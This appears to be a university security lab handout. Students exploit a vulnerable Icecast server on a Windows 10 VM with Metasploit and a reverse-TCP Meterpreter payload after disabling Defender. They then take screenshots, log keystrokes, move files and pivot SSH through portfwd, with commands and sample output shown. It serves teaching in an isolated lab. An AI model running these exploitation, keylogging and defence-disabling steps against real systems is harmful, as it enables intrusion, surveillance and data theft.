

Lab7 Meterpreter and Port Forwarding

Lab Learning Objectives

- To use Metasploit to perform a service side attack
- To use Meterpreter to perform various penetration testing tasks
- To use Meterpreter port forward feature to pivot through a compromised system to get access to a listening service on another system


Lab Setup

In this lab, we will use Windows 10, Kali Linux and Ubuntu Linux virtual machines.

Lab Instructions

1. In this lab, we will conduct a service side exploit on Windows 10 using a vulnerable internet multimedia streaming server Icecast. Download the Icecast installation file from the Blackboard under Lab 7 folder onto your Windows 10 virtual machine (or download icecast2_win32_2.0.0_setup.exe directly from <https://ftp.osuosl.org/pub/xiph/releases/icecast/?C=N;O=D>). Unzip and double-click the icecast2_win32_2.0.0_setup.exe installation program. Click through the default settings to finish the installation of the Icecast.

The built-in Windows Defender antivirus tool may stop the Meterpreter from running. Please disable its real-time protection using the following steps. Bring up an **elevated PowerShell** (right click the PowerShell and select Run as administrator) command prompt



Run the following command (beware of typo error for this command)

PS C:> Set-MpPreference -DisableRealtimeMonitoring \$true

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
```

2. Next, let's move to our Kali Linux virtual machine and start the Metasploit. We will first search the module we will use to exploit the Icecast server. At the msf prompt, type

msf > search icecast

You should see a module called exploit/windows/http/icecast_header. Let's use this module by typing

msf> use exploit/windows/http/icecast_header

Next, set the payload by typing

msf> set PAYLOAD windows/meterpreter/reverse_tcp

Here, we've opted for a Meterpreter payload that will make a reverse TCP connection back to the attacker (Kali Linux) after it is running inside the vulnerable Icecast process.

Continue to set the RHOST and LHOST as follows


msf> set RHOST [Your_Windows10_IP_Address]

msf> set LHOST [Your_KaliLinux_IP_Address]

Let's review our Metasploit configuration before running the exploit

msf> show options

3. If everything looks fine, let's move back to Windows 10. We now need to invoke the Icecast server on our Windows machine. Right-click the Icecast icon on your desktop and select Run as administrator. When the GUI for Icecast appears, click the Start Server button. The Server Status indication should turn green and say "Running." If a personal firewall prompts you asking whether you want to allow the Icecast program to listen on the network, allow it to do so.



Move back to the Linux machine. At the msf prompt, simply type `exploit -j` and press Enter:

```
msf > exploit -j
```

Next, let's display the active sessions the Metasploit is managing for us between compromised systems and our machine.

```
msf > sessions -l
```

Note that Metasploit displays the detailed session information from our Windows machine connected back to our Linux machine. You should see there is one active session with session id 1. Let's interact with that session.

```
msf > sessions -i 1
```

```
root@kali: ~  
File Edit View Search Terminal Help  
[*] Exploit running as background job 0.  
  
[*] Started reverse TCP handler on 192.168.1.69:4444  
msf exploit(windows/http/icecast_header) > [*] Sending stage (179779 bytes) to 192.168.1.76  
[*] Meterpreter session 1 opened (192.168.1.69:4444 -> 192.168.1.76:49790) at 2018-12-09 22:35:13 -0500  
  
msf exploit(windows/http/icecast_header) > sessions -l  
  
Active sessions  
=====
```

Id	Name	Type	Information	Connection
1		meterpreter	x86/windows DESKTOP-OGNBOUP\test @ DESKTOP-OGNBOUP	192.168.1.69:4444 -> 192.168.1.76:49790 (192.168.1.76)

```
msf exploit(windows/http/icecast_header) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > 
```

4. Our prompt now changes from the Metasploit prompt (msf) to the Meterpreter prompt. Please issue the following commands to explore the compromised machine.

meterpreter > sysinfo (Screenshot #1)

meterpreter > getuid

meterpreter > ps

meterpreter > pwd

meterpreter > ls

Let's drop into the cmd.exe shell from meterpreter by typing

meterpreter > shell

Issue several Windows command line commands

C:\> hostname

C:\> whoami


C:\> ipconfig

To exit your Windows shell, simply type CTRL-C, and you should be back to the meterpreter > prompt.

Next, let's grab a screenshot of the exploited system:

meterpreter > screenshot -p /tmp/my_screen.jpg

Next, launch the Firefox browser in your Linux image. In Firefox, go to the location of **file:///tmp/my_screen.jpg**



Let's move back to Windows 10 and open the notepad. We will experience the Meterpreter keystroke logging feature. Next we will invoke the keystroke logger in the Meterpreter. Start it by running:

```
meterpreter > keyscan_start
```

Then, in Windows, type some text into Notepad. Now, go back to the Meterpreter and dump the captured keystrokes to the screen:

```
meterpreter > keyscan_dump
```

Stop the keystroke logger:

```
meterpreter > keyscan_stop
```

Uploading and downloading files are extremely important skill you need to equip during the post exploitation phase of penetration testing. Let's review the usage of the download and upload command by trying

```
meterpreter > help download
```

```
meterpreter > help upload
```

Issue the following command to download the nc.exe file on Windows 10 C:\tools folder to the /tmp folder at Kali Linux. Note that in Meterpreter, you have to either use a forward slash (/) to refer to directory paths or use an escape sequence of a backslash to indicate a backslash (\\). You can also refer to c:\ as /. So the commands `cd c:\\` and `cd /` do the same thing.

```
meterpreter > download /tools/nc.exe /tmp/ or
```

```
meterpreter > download C:\\tools\\nc.exe /tmp/
```

Bring up another terminal at Kali and change directory into /tmp. Verify that the file has been successfully downloaded by typing

```
# ls
```

Next create a test file with contents of your choice using gedit. We will upload this file to the tools folder on Windows 10.

```
# gedit test.txt
```

```
meterpreter > upload /tmp/test.txt /tools
```

Move to Windows 10 to verify that test.txt has been successfully uploaded to the tools folder.

5. Finally, we will explore Meterpreter's portfwd command. We will ssh to the Ubuntu Linux machine at port 22 from Kali Linux (attacker machine) through the Meterpreter running on Windows 10.

First on Ubuntu VM, we will set up the firewall to block the ssh connect from Kali to Ubuntu.

```
# iptables -A INPUT -s Kali_IP -p tcp --dport 22 -j DROP
```

Verify the firewall rule by typing

```
# iptables -L
```

Next, try to ssh from Kali to Ubuntu

```
$ ssh georgia@Ubuntu_IP
```

If the firewall has been set correctly, you will not be able to ssh to Ubuntu from Kali.

Now, at the meterpreter prompt, type

```
meterpreter > portfwd add -l 3333 -p 22 -r Ubuntu_IP_Address (Screenshot #2)
```

The image contains two screenshots of terminal windows. The top screenshot shows a Kali Linux terminal with a Notepad window open. The Notepad window contains the text: "This is a test on Meterpreter keystroke logging feature". The terminal window shows the following commands and output:

```
root@kali: ~  
msf exploit(windows/http/icecast_header) > sessions -l  
Active sessions  
=====
```

Id	Name	Type	Information	Connection
1	meterpreter	x86/windows	DESKTOP-OGNBOUP\test @ DESKTOP-OGNBOUP	192.168.1.69:4444 -> 192.168.1.76:49790 (192.168.1.76)

```
msf exploit(windows/http/icecast_header) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > keyscan_start  
Starting the keystroke sniffer ...  
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
<Shift>This is a test on <Shift>Meterpreter keystroke logging featy<H>ure  
  
meterpreter > keyscan_stop  
Stopping the keystroke sniffer...  
meterpreter >
```

The bottom screenshot shows two terminal windows. The left window is the same Kali Linux terminal as above, showing the following commands and output:

```
meterpreter > keyscan_stop  
Stopping the keystroke sniffer...  
meterpreter > screenshot -p /tmp/my_screen.jpg  
Screenshot saved to: /tmp/my_screen.jpg  
meterpreter > portfwd add -l 3333 -p 22 -r 192.168.1.81  
[*] Local TCP relay created: 3333 <-> 192.168.1.81:22  
meterpreter >
```

The right window is an Ubuntu terminal with the following output:

```
georgia@ubuntu: ~  
root@kali: ~  
root@kali:~# ssh georgia@localhost -p 3333  
georgia@localhost's password:  
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
Last login: Sun Dec 9 09:16:14 2018 from georgia-a6ec622  
georgia@ubuntu:~$
```

Bring up another terminal at the Kali Linux, type

ssh georgia@localhost -p 3333 (Screenshot #3)

When it asks for the password, please enter georgia's password at the Ubuntu Linux. You should now successfully ssh to the Ubuntu machine (notice your prompt is now at georgia@ubuntu). Type exit to quit the ssh session.

To remove the firewall rule, on Ubuntu VM, type

iptables -F


To finish the lab, you should cleanly exit the Meterpreter by typing:

meterpreter > exit

Then, to exit Metasploit, type:

msf > exit

6. Let's stop and uninstall Icecast. First, stop the Icecast server by clicking the Stop Server button in the Icecast GUI on your Windows 10 machine. Then, in the Icecast GUI, go to File → Exit. Icecast should now be shut down. Then, uninstall it by going to Windows → settings → Apps, select Icecast v2.0.0 to uninstall it.



Lab Report

- please include your name and 700# at the beginning of your report
- please upload your report to the Blackboard by the due date

- You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed
- only word or pdf format is acceptable
- you must show all the necessary commands associated with each task in order to receive credits
- your screenshots size must be appropriate to provide the visible details

1. Provide the command execution result as Screenshot #1 (5pt)
2. Provide screenshots showing the keystroke logger output. **Type your full name** in the keylogging text (5pt)
3. Provide command execution results as Screenshot #2, #3 (10pt)